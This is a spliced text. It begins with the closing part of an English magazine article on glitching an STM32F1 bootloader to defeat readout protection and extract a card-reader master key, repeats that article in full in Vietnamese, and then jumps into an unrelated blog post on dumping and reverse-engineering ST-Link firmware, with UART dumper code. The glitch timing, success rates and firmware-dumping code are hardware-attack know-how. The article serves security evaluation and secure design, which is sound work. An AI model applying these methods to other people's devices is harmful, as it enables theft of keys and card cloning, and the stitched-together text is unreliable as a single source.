In my example, the setup looks like the one shown in **Figure 4.** The STM32F1 was removed from the target PCB and placed into a socket, this was required as for entering the bootloader mode a few strapping pins are needed. On the PCB those pins were not available, and it was simply easier to remove the entire chip than it was to modify the PCB. Removing the chip also meant I could perform some basic evaluation on a device I controlled, and I’d be confident that the parameters wouldn’t change very much when simply changing the device in the socket. If you implemented this by modifying the target PCB, there is a chance you’ll need to adjust the parameters due to variations in the target PCB or your modifications of it.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_4_-_Preferred.jpg?ssl=1)Figure 4  
A ChipWhisperer-Husky is used to generate a voltage glitch.

For this glitch, we simply use the bootloader and request a readout of a 256-byte block (the bootloader reads a maximum of 256 bytes at a time). We need to glitch each and every read request. In my example, there is about a 20% success rate on average per glitch. When the glitch fails, we sometimes need to power cycle the device as it fully crashes the bootloader. These crashes slowed us down, but overall reading out the entire 256KB chip took about 4 hours (this means about 1000 successful glitches). This is almost a negligible amount of time when we consider the threat model since with that time investment we recover the master key used by a large group of card readers.

##### **SECURE THE SYSTEM**

Now that we’ve seen how the STM32F1 shouldn’t be trusted for critical secrets, what would I change in the design? The single most valuable solution for this system would be to avoid the use of a shared key stored in microcontroller memory.

As mentioned at the beginning of this article, a system using public-key cryptography could keep the sensitive secrets entirely in the smart card device (which is designed to be secure against the types of attacks I am discussing). But if you are working with an already deployed system, you may not be able to redesign the architecture and want to use a shared key more securely. This means ensuring that both sides of the system are equally secure—so matching the secure smart card with a secure “something” in the reader.


The next solution will be to use a secure method of storing the key. But if you pair that secure storage with the same STM32F1, you may still leave the key easily available if you perform the cryptographic operations on the STM32F1. This is because the attacker will simply read out the key from SRAM instead of FLASH memory (and the STM32F1 allows SRAM read access from a debugger, so any key in SRAM is easily available).

An upgrade here would be to at least work with a “crypto offload” product. A popular choice is for example the Atmel ATECC608B, which can perform many operations (including standard AES-ECB) using keys that cannot be easily readout. But as this doesn’t encompass the full key diversification algorithm, there is a risk that an attacker can use an ATECC608B as an “oracle” to generate the diversified key for any given card, without the attacker knowing the secret master key.

The ATECC608B is worth mentioning however for its low cost (less than $1), so the ATECC608B is incredibly good value. In today’s days of chip shortages, it also means you may be able to change your main processor if required since you rely only on the security features of the ATECC608B and not whatever processor you designed at the time. For our specific use case, however, the best solution here would be a purpose-built device that mates with the smart card, such as the NXP SAM AV3 chip. This is designed not as a more general-purpose device, but as a way of solving the “reader security” problem by matching the same level of security present on the smart card as that on the reader.

This offloads the algorithms that are used for the key diversification purpose along with the secure communications algorithms from a microcontroller to the SAM AV3. An attacker could still use a programmed SAM AV3 device as an oracle, but they would be limited to only reading from legitimate cards. This would not allow them to clone the cards, since they have no way of generating the diversified key, and the SAM AV3 is only performing reader functions.

I show this arrangement in **Figure 5**. You’ll notice I haven’t called the channel between the application & SAM AV3 a secure channel. This is because the STM32F1, as we discovered here, doesn’t have a way of securely storing secrets within it. So building a truly “secure channel” will be a challenge. We could still use encrypted communication between the AV3 and STM32F1 to prevent an attacker from simply sniffing the communication openly, but a dedicated attacker could clone the STM32F1 to fully emulate whatever security mechanisms we implemented inside the STM32F1. Ultimately if we are keeping similar hardware, we are going to accept some level of exposure of the secrets. But exposing the data stored on individual cards seems less serious than exposing the master key shared by a large group of cards.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_5.jpg?ssl=1)Figure 5  
Moving the master and diversified keys both within the NXP SAM AV3 prevents them from easily leaking.


##### **SECURITY EVALUATION AND YOU**

Hopefully, in this article, I’ve given you a bit more of a hands-on example of how you can validate the security of a standard microcontroller, and more importantly the steps you can take to secure your system. The single most important aspect here is a realistic view of the security you’ll accomplish—if you plan from the start to trust only a small part of your design, your overall life will be much easier.

The example here had to trust two devices, both of them accessible to the end-user—the smart card and the reader. While both of these devices are subject to low-level hardware attacks, it turned out the reader device was trivial to attack, negating the excellent security offered by the smart card. If we could change the architecture such that the security key on the reader side was held in a backend system, it would not be accessible to a low-level hardware attack.

Sometimes this isn’t possible, and instead, we need to use devices specifically designed to securely store the secrets. I gave you two examples of them here—the Microchip ATECC608B (useful for many generic purposes), along with the NXP SAM AV3 (targeted more toward a reader interface).

Gần đây tôi đã tham gia vào một dự án sử dụng bộ vi điều khiển STM32F103, trong đó tính bảo mật của hệ thống dựa vào các tính năng “bảo vệ đọc mã” của bộ vi điều khiển này. Điều này xảy ra do khóa mã hóa quan trọng được lưu trữ trong bộ nhớ flash. Hệ thống được đề cập đã sử dụng kiến ​​trúc như trong  **Hình 1** . Ở cấp độ cao, hệ thống này đã sử dụng thẻ thông minh an toàn để lưu trữ một số dữ liệu ứng dụng đáng tin cậy. Để tránh các cuộc tấn công đơn giản, các thẻ sử dụng các khóa duy nhất trên mỗi thẻ (và thậm chí trên mỗi phân đoạn bộ nhớ như trong thẻ ở đây). Điều này có nghĩa là đầu đọc cần một cách để tìm ra khóa mã hóa được sử dụng với thẻ. Với khóa mã hóa được chia sẻ, ứng dụng trình đọc có thể tạo một kênh an toàn để đọc dữ liệu ứng dụng mà không cần ai đó đánh hơi dữ liệu.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_1.jpg?ssl=1)Hình 1  
Kiến trúc hệ thống hiện tại của tôi giữ khóa chính (và khóa đa dạng) trong bộ nhớ STM32F1 Flash và SRAM.

Lý tưởng nhất là chúng tôi sẽ giải quyết vấn đề này bằng mật mã khóa công khai, điều này sẽ cho phép người đọc xác thực thẻ đến từ một nguồn đáng tin cậy và sau đó chúng tôi có thể thực hiện trao đổi khóa mà không cần dựa vào khóa chính bí mật nào đó. Nhưng cũng như nhiều hệ thống có giới hạn cao, chúng ta không có được mọi thứ mình muốn, vì vậy, thay vào đó, nó dựa vào chức năng đa dạng hóa chính. Điều này cần một khóa chính bí mật và sử dụng một số kết hợp giữa ID thẻ và các tính năng khác để xác định một khóa đa dạng duy nhất. Vấn đề ở đây là bây giờ chúng ta cần xử lý một khóa chính, khóa đó sẽ được chia sẻ giữa một số nhóm thẻ. Trong trường hợp của tôi, điều đó có nghĩa là tính bảo mật của hệ thống dựa trên khả năng bảo vệ đọc mã của bộ vi điều khiển STM32F1 lưu trữ khóa chính cùng với chức năng đa dạng hóa khóa.

Tôi đã thảo luận về khả năng bỏ qua tính năng bảo vệ đọc mã trên các thiết bị khác, chẳng hạn như minh họa cách có thể bỏ qua tính năng bảo vệ đọc mã của NXP LPC1114 trong “Recreating Code Protection Bypass: An LPC MCU Attack” ( Circuit Cellar #338, tháng  9 số ra năm 2018) [1]. Trước đây, tôi đã đề cập cụ thể đến sê-ri STM32F trong “Yêu cầu bảo vệ khả năng đọc mã xác minh” ( Circuit Cellar  #336, số tháng 7 năm 2018) [2], trong đó tôi đã thảo luận về cách áp dụng trục trặc nhưng chưa bao giờ thực sự thử nghiệm điều này trên phần cứng. Trong bài viết này, tôi sẽ chỉ cho bạn cách tôi tiếp thu công việc trước đây của mình và hoàn thành cuộc tấn công thực tế. Nó cũng cung cấp bằng chứng cho tuyên bố của tôi từ bài viết trước – thậm chí không phải lúc nào chúng ta cũng cần tấn công toàn diện để thuyết phục bản thân rằng có thể có vấn đề!

##### **ĐỨNG TRÊN VAI NHỮNG NGƯỜI KHỔNG LỒ**

Đối với STM32F1 nói riêng, tôi có một số ví dụ về các cuộc tấn công thành công để tham khảo. Điều quan trọng nhất là một bài báo có tên “Shaping the Glitch” [3] từ năm 2019, trong đó mô tả chi tiết một cuộc tấn công vào cùng một thiết bị STM32F103. Phần minh họa mà tôi sẽ thực hiện là tái tạo tác phẩm này một cách hiệu quả, vì vậy tôi sẽ không giới thiệu bất kỳ lỗ hổng mới nào trong bài viết này.

Nhưng nếu bạn muốn có thêm ví dụ, một số tài liệu tham khảo khác cũng cho thấy các cuộc tấn công trên thiết bị này. Mark C. đã đăng một ví dụ về việc thực hiện cuộc tấn công này bằng cách sử dụng bo mạch FPGA ice40 giá rẻ vào năm 2018 [4] và một bài đăng trên blog riêng có tiêu đề “Đọc chương trình cơ sở an toàn từ đèn flash STM32F1xx bằng ChipWhisperer” [5] đã nêu chi tiết một cách giải trí khác về điều này. Ví dụ về các thiết bị STM32F tương tự đã được trình bày trong bài thuyết trình có tiêu đề Wallet.Fail và Chip.Fail [6] [7]. Cuối cùng, một video gần đây của Joe Grand có tựa đề “Cách tôi hack ví tiền điện tử phần cứng và thu hồi 2 triệu đô la” [8] cho thấy việc sử dụng một cuộc tấn công vào STM32F2 để khôi phục tiền điện tử được lưu trữ trong ví phần cứng.

Tại sao làm nổi bật tất cả các ví dụ trước đây về trục trặc này?


Tôi muốn nhấn mạnh một thực tế rằng việc bảo vệ đọc mã của thiết bị STM32F103 có thể bị bỏ qua sẽ không gây ngạc nhiên cho bạn. Mục này cũng không phải là tiểu thuyết – nhưng khi nói đến vấn đề bảo mật, tôi vẫn thấy mọi người muốn coi những vấn đề này như thể chúng nên được giấu đi. Thay vào đó, chúng ta cần thực tế với các lựa chọn tính năng bảo mật và thiết kế hệ thống của mình với kiến ​​thức rằng tính năng bảo vệ đọc mã có thể không ngăn được ngay cả kẻ tấn công chuyên dụng vừa phải.

##### **GIỚI THIỆU BẢO VỆ ĐỌC**

Như đã đề cập, tôi đã thảo luận về cách thức hoạt động của tính năng chống đọc mã STM32 trong cột tháng 7 năm 2018 trước đây của tôi. Nhưng bây giờ là bốn năm trước, bạn có thể không nhớ các chi tiết của chuyên mục đó! Vì vậy, tôi sẽ tóm tắt các bit quan trọng ở đây.

Sê-ri STM32F sử dụng một địa chỉ cụ thể trong bộ nhớ flash để giữ cái được gọi là “byte tùy chọn”. Tùy thuộc vào giá trị của byte đó, các tính năng khác nhau được cho phép hoặc bị vô hiệu hóa. Điều này bao gồm khả năng vô hiệu hóa quyền truy cập gỡ lỗi (JTAG) và khả năng ngăn bộ tải khởi động tích hợp truy cập bộ nhớ flash. Dòng STM32F có bộ tải khởi động “vĩnh viễn” tiện lợi không thể xóa được. Điều này rất tốt cho việc phát triển và cập nhật tại chỗ, nhưng điều đó cũng có nghĩa là kẻ tấn công sẽ luôn có quyền truy cập vào bộ tải khởi động (nó yêu cầu đặt mã pin cao, vì vậy có thể yêu cầu một số sửa đổi phần cứng).

Đối với STM32F1, byte tùy chọn chỉ chuyển sang bật hoặc tắt bảo vệ bộ nhớ flash, các thiết bị sau này như STM32F2 có thể chọn nếu bạn cũng muốn tắt bộ tải khởi động và JTAG (nhưng như được trình bày trong các cuộc thảo luận chẳng hạn như Wallet.Fail, điều này có thể được bỏ qua) . Tôi sẽ sử dụng bộ tải khởi động để cố gắng đọc từ thiết bị. Luồng bootloader được hiển thị trong  **Hình 2** . Bạn sẽ nhận thấy rằng nếu chức năng chống đọc đang hoạt động, bộ tải khởi động sẽ phản hồi bằng NAK đối với yêu cầu đọc của tôi.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_2.jpg?ssl=1)Hình 2  
Luồng chương trình cho bộ tải khởi động hiển thị phản hồi NACK hoặc ACK đối với lệnh đọc bộ nhớ (0xEE).


Như đã tiết lộ trước đây, chúng tôi chỉ cần cố gắng chèn một trục trặc sau khi yêu cầu đọc và chúng tôi có thể xem liệu chúng tôi có thể nhận được ACK thay vì NAK hay không. Trong ấn bản tháng 7 năm 2018 của mình, tôi đã cố gắng kiểm tra xem trục trặc có thể hoạt động hay không bằng cách đơn giản chuyển sang bộ nạp khởi động sau khi quá trình kiểm tra diễn ra và điều này cũng cho thấy tôi có thể kết xuất bộ nhớ theo cách đó. Nhưng tôi chưa bao giờ tự áp dụng trục trặc đó—trong bài viết này, chúng tôi sẽ kết thúc vòng lặp và chứng minh rằng thực sự kết quả từ bốn năm trước đáng lẽ phải khiến chúng tôi hoài nghi về tính bảo mật của bộ nạp khởi động.

##### **CHẠY TỚI TỰ DO**

Trong trường hợp của tôi, tôi đang sử dụng một trục trặc điện áp xà beng được tạo ra từ ChipWhisperer-Husky (cuộc tấn công tương tự đã được chứng minh với ChipWhisperer-Lite hoặc ChipWhisperer-Pro hoặc bất kỳ phương pháp nào khác mà bạn nghĩ ra). Thông tin quan trọng là câu hỏi nên chèn trục trặc ở đâu và sau đó là cách chúng tôi tính thời gian cho vị trí cụ thể đó.


May mắn thay, công việc trước đó đã trả lời cả hai điều này—chúng ta chỉ cần chèn nó sau khi gửi byte 0xEE như một phần của lệnh đọc. Trong bài đăng trên blog được tham chiếu trên prog.world (xem Tài nguyên), ChipWhisperer-Pro được sử dụng, ở đây tôi đang sử dụng ChipWhisperer-Husky chi phí thấp hơn. Cả hai đều cho phép kích hoạt trên một byte UART.

Cần có một dòng bit tùy chỉnh cho ChipWhisperer-Pro do yêu cầu tính chẵn lẻ của bộ tải khởi động—khi thực hiện ví dụ này, sửa đổi này là phần khó nhất của nhiệm vụ! Nhưng nhìn vào ví dụ về dạng sóng từ trục trặc được chèn trong  **Hình 3** , bạn sẽ nhận thấy rằng bạn cũng có thể kích hoạt ở cạnh lên đầu tiên, cho phép cuộc tấn công này có thể thực hiện được với các thiết bị đơn giản hơn như ChipWhisperer-Lite (yêu cầu một kích hoạt cạnh tăng cho trục trặc). Vì trục trặc luôn được kích hoạt từ một lệnh nối tiếp nên thời gian sẽ rất nhất quán.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_3.jpg?ssl=1)Hình 3  
Dạng sóng hiển thị dạng sóng dữ liệu nối tiếp (đường dưới) cùng với nguồn cung cấp điện áp nơi chèn trục trặc (đường trên).

Bạn cũng có thể dễ dàng thực hiện công việc này bằng cách sử dụng một bộ vi điều khiển nhúng để gửi các lệnh UART, chẳng hạn như Raspberry Pi Pico có thể được sử dụng để triển khai giao thức bộ nạp khởi động và vì Raspberry Pi Pico biết khi nào byte được gửi nên nó có một tham chiếu cho trình kích hoạt. Một nền tảng như vậy sẽ cho phép PicoEMP mà tôi đã thảo luận trong số ra tháng 3 năm 2022 cũng được sử dụng để thực hiện cuộc tấn công này.

Trong ví dụ của tôi, quá trình thiết lập trông giống như trong  **Hình 4.**  STM32F1 đã được gỡ bỏ khỏi PCB mục tiêu và được đặt vào một ổ cắm, điều này là bắt buộc vì để vào chế độ bộ nạp khởi động, cần có một vài chốt đóng đai. Trên PCB, các chân đó không có sẵn và việc tháo toàn bộ chip đơn giản là dễ dàng hơn so với việc sửa đổi PCB. Loại bỏ con chip cũng có nghĩa là tôi có thể thực hiện một số đánh giá cơ bản trên thiết bị mà tôi điều khiển và tôi tự tin rằng các thông số sẽ không thay đổi nhiều khi chỉ thay đổi thiết bị trong ổ cắm. Nếu bạn đã thực hiện điều này bằng cách sửa đổi PCB mục tiêu, thì có khả năng bạn sẽ cần phải điều chỉnh các tham số do sự thay đổi của PCB mục tiêu hoặc do bạn sửa đổi nó.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_4_-_Preferred.jpg?ssl=1)Hình 4  
ChipWhisperer-Husky được sử dụng để tạo ra sự cố điện áp.

Đối với sự cố này, chúng tôi chỉ cần sử dụng bộ tải khởi động và yêu cầu đọc một khối 256 byte (bộ tải khởi động đọc tối đa 256 byte mỗi lần). Chúng ta cần xử lý từng yêu cầu đọc. Trong ví dụ của tôi, trung bình có khoảng 20% ​​tỷ lệ thành công cho mỗi trục trặc. Khi trục trặc không thành công, đôi khi chúng tôi cần cấp nguồn cho thiết bị vì nó làm hỏng hoàn toàn bộ nạp khởi động. Những sự cố này làm chúng tôi chậm lại, nhưng nhìn chung, việc đọc toàn bộ chip 256KB mất khoảng 4 giờ (điều này có nghĩa là khoảng 1000 lần trục trặc thành công). Đây gần như là một lượng thời gian không đáng kể khi chúng tôi xem xét mô hình mối đe dọa vì với khoản đầu tư thời gian đó, chúng tôi khôi phục khóa chính được sử dụng bởi một nhóm lớn đầu đọc thẻ.

##### **BẢO MẬT HỆ THỐNG**

Bây giờ chúng ta đã thấy STM32F1 không nên được tin cậy như thế nào đối với các bí mật quan trọng, tôi sẽ thay đổi điều gì trong thiết kế? Giải pháp duy nhất có giá trị nhất cho hệ thống này là tránh sử dụng khóa dùng chung được lưu trữ trong bộ nhớ của vi điều khiển.

Như đã đề cập ở đầu bài viết này, một hệ thống sử dụng mật mã khóa công khai có thể giữ hoàn toàn các bí mật nhạy cảm trong thiết bị thẻ thông minh (được thiết kế để bảo mật trước các kiểu tấn công mà tôi đang thảo luận). Nhưng nếu bạn đang làm việc với một hệ thống đã được triển khai, bạn có thể không thiết kế lại được kiến ​​trúc và muốn sử dụng khóa chia sẻ an toàn hơn. Điều này có nghĩa là đảm bảo rằng cả hai mặt của hệ thống đều được bảo mật như nhau—vì vậy, hãy kết hợp thẻ thông minh bảo mật với một “thứ gì đó” bảo mật trong đầu đọc.


Giải pháp tiếp theo sẽ là sử dụng phương pháp lưu trữ khóa an toàn. Nhưng nếu bạn ghép nối bộ lưu trữ an toàn đó với cùng một STM32F1, thì bạn vẫn có thể để lại khóa một cách dễ dàng nếu bạn thực hiện các thao tác mã hóa trên STM32F1. Điều này là do kẻ tấn công sẽ chỉ cần đọc khóa từ SRAM thay vì bộ nhớ FLASH (và STM32F1 cho phép truy cập đọc SRAM từ trình gỡ lỗi, do đó, bất kỳ khóa nào trong SRAM đều có sẵn dễ dàng).

Một bản nâng cấp ở đây ít nhất sẽ hoạt động với một sản phẩm “giảm tải tiền điện tử”. Ví dụ, một lựa chọn phổ biến là Atmel ATECC608B, có thể thực hiện nhiều thao tác (bao gồm cả AES-ECB tiêu chuẩn) bằng cách sử dụng các phím không thể đọc được dễ dàng. Nhưng vì điều này không bao gồm thuật toán đa dạng hóa khóa đầy đủ, nên có nguy cơ kẻ tấn công có thể sử dụng ATECC608B làm “nhà tiên tri” để tạo khóa đa dạng hóa cho bất kỳ thẻ cụ thể nào mà kẻ tấn công không biết khóa chính bí mật.

Tuy nhiên, ATECC608B đáng được nhắc đến với chi phí thấp (dưới 1 đô la), vì vậy ATECC608B có giá trị cực kỳ tốt. Trong thời đại thiếu chip ngày nay, điều đó cũng có nghĩa là bạn có thể thay đổi bộ xử lý chính của mình nếu cần vì bạn chỉ dựa vào các tính năng bảo mật của ATECC608B chứ không phải bất kỳ bộ xử lý nào bạn thiết kế vào thời điểm đó. Tuy nhiên, đối với trường hợp sử dụng cụ thể của chúng tôi, giải pháp tốt nhất ở đây sẽ là một thiết bị chuyên dụng kết hợp với thẻ thông minh, chẳng hạn như chip NXP SAM AV3. Thiết bị này không được thiết kế như một thiết bị có mục đích chung hơn, mà là một cách để giải quyết vấn đề “bảo mật đầu đọc” bằng cách kết hợp cùng mức độ bảo mật có trên thẻ thông minh với mức độ bảo mật trên đầu đọc.

Điều này giảm tải các thuật toán được sử dụng cho mục đích đa dạng hóa khóa cùng với các thuật toán liên lạc an toàn từ bộ vi điều khiển đến SAM AV3. Kẻ tấn công vẫn có thể sử dụng thiết bị SAM AV3 được lập trình như một lời tiên tri, nhưng chúng sẽ bị giới hạn chỉ đọc từ các thẻ hợp pháp. Điều này sẽ không cho phép họ sao chép thẻ, vì họ không có cách nào tạo khóa đa dạng và SAM AV3 chỉ thực hiện chức năng đọc.

Tôi chỉ ra sự sắp xếp này trong  **Hình 5** . Bạn sẽ nhận thấy rằng tôi chưa gọi kênh giữa ứng dụng & SAM AV3 là kênh an toàn. Điều này là do STM32F1, như chúng tôi đã phát hiện ra ở đây, không có cách lưu trữ bí mật bên trong nó một cách an toàn. Vì vậy, việc xây dựng một “kênh an toàn” thực sự sẽ là một thách thức. Chúng tôi vẫn có thể sử dụng giao tiếp được mã hóa giữa AV3 và STM32F1 để ngăn chặn kẻ tấn công chỉ đơn giản là đánh hơi được giao tiếp một cách công khai, nhưng kẻ tấn công chuyên dụng có thể sao chép STM32F1 để mô phỏng hoàn toàn bất kỳ cơ chế bảo mật nào mà chúng tôi đã triển khai bên trong STM32F1. Cuối cùng, nếu chúng tôi đang giữ phần cứng tương tự, chúng tôi sẽ chấp nhận một số mức độ tiết lộ bí mật. Nhưng việc lộ dữ liệu được lưu trữ trên các thẻ riêng lẻ có vẻ ít nghiêm trọng hơn việc lộ khóa chính được chia sẻ bởi một nhóm lớn các thẻ.

[](https://i0.wp.com/circuitcellar.com/wp-content/uploads/2022/10/384_OFlynn_Figure_5.jpg?ssl=1)Hình 5  
Di chuyển cả phím chính và phím đa dạng trong NXP SAM AV3 để ngăn chúng dễ dàng bị rò rỉ.

##### **ĐÁNH GIÁ BẢO MẬT VÀ BẠN**

Hy vọng rằng trong bài viết này, tôi đã cung cấp cho bạn thêm một chút ví dụ thực hành về cách bạn có thể xác thực tính bảo mật của bộ vi điều khiển tiêu chuẩn và quan trọng hơn là các bước bạn có thể thực hiện để bảo mật hệ thống của mình. Khía cạnh quan trọng nhất duy nhất ở đây là cái nhìn thực tế về bảo mật mà bạn sẽ đạt được—nếu ngay từ đầu bạn có kế hoạch chỉ tin tưởng một phần nhỏ trong thiết kế của mình, cuộc sống tổng thể của bạn sẽ dễ dàng hơn nhiều.

Ví dụ ở đây phải tin cậy hai thiết bị, cả hai đều có thể truy cập được đối với người dùng cuối—thẻ thông minh và đầu đọc. Mặc dù cả hai thiết bị này đều là đối tượng của các cuộc tấn công phần cứng cấp thấp, nhưng hóa ra thiết bị đầu đọc rất dễ bị tấn công, phủ nhận khả năng bảo mật tuyệt vời do thẻ thông minh mang lại. Nếu chúng tôi có thể thay đổi kiến ​​trúc sao cho khóa bảo mật ở phía đầu đọc được giữ trong một hệ thống phụ trợ, thì một cuộc tấn công phần cứng cấp thấp sẽ không thể truy cập được khóa đó.

Đôi khi điều này là không thể, và thay vào đó, chúng ta cần sử dụng các thiết bị được thiết kế đặc biệt để lưu trữ bí mật một cách an toàn. Tôi đã đưa cho bạn hai ví dụ về chúng ở đây—Microchip ATECC608B (hữu ích cho nhiều mục đích chung), cùng với NXP SAM AV3 (được nhắm mục tiêu nhiều hơn tới giao diện đầu đọc).

# Reverse-engineering ST-Link firmware - Part 2


This is the second part of ST-Link reverse-engineering, where I cover dumping the firmware, extracting and reverse-engineering the bootloader, and finally, patching the bootloader in order to disable Level 1 protection.

## Dumping the bootloader

Dumping the firmware was the easiest part. Once the bootloader passes control to our code, we initialize clocks and UART. After that we send two marker bytes to indicate beginning of the firmware and then simply read all the flash memory starting from the address 0x08000000 and send it over UART one byte at a time. Since I was too lazy to implement any flow control, I opted for modest 9600 baud and added a small delay after each byte transfer just to make sure that I don’t hit a buffer overrun on my UART-USB converter. TX pin on UART2 is PA2 (there are solder-bridges for RX and TX on Discovery boards).

|  |  |
| --- | --- |
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 | void main() {  clock\_setup();  usart\_setup();  gpio\_set\_mode(GPIOA, GPIO\_MODE\_OUTPUT\_50\_MHZ,  GPIO\_CNF\_OUTPUT\_PUSHPULL, LED\_PIN);  gpio\_clear(GPIOA, LED\_PIN);   usart\_send\_blocking(USART2, 0xAB);  usart\_send\_blocking(USART2, 0xCD);   for (uint32\_t addr = 0x08000000; addr <= 0x08010000; addr++) {  usart\_send\_blocking(USART2, \*((uint16\_t \*) addr));  delay(1);  }   while (1) {  /\* loop forever \*/  } } |

After I accidentally triggered mass-erase on my Nucleo board, I had only one board with ST-Link v2-1 left. I didn’t want to risk, so I tried dumping a Chinese ST-Link v2 clone first. Once the update process finished, the programmer immediately started to spit out it’s own flash contents over the serial interface.


[](https://lujji.github.io/blog/reverse-engineering-stlink-firmware-part2/stlink_dump.png)note: screenshot shows dumping of ST-Link v2-1

As I mentioned before, visualizing raw binary data is a very useful trick during analysis. Let’s see what the dump looks like.

[](https://lujji.github.io/blog/reverse-engineering-stlink-firmware-part2/dump_visualization.png)Firmware dump visualization

We clearly see the separation between the bootloader and user code. Most importantly, there is a small chunk of data near the end of the bootloader section (later I discovered these bytes are written by the bootloader at the end of the update process to indicate a valid firmware). We can also see that first two pages of memory in the user code section were erased and now contain our dumper code.

As I mentioned in Part 1, my attempt to access the microcontroller through a debugger resulted in flash mass-erase. According to the reference manual, it implies that Level 1 protection is activated: “Level 1 protection allows to recover a programmed part by erasing the entire Flash content. This is done by re-programming the RDP option byte from Level 1 to Level 0.” The [programming manual](http://www.st.com/content/ccc/resource/technical/document/programming_manual/10/98/e8/d4/2b/51/4b/f5/CD00283419.pdf/files/CD00283419.pdf/jcr:content/translations/en.CD00283419.pdf) tells us where the option bytes are located.

[](https://lujji.github.io/blog/reverse-engineering-stlink-firmware-part2/option_bytes.png)

Before we move on to reverse-engineering the binary, let’s extract the bootloader section first, excluding the version bytes near the end:

|  |  |
| --- | --- |
| 1 | $ cat stlink\_v2\_dump.bin | head -c 15360 > ST-Link\_bootloader.bin |

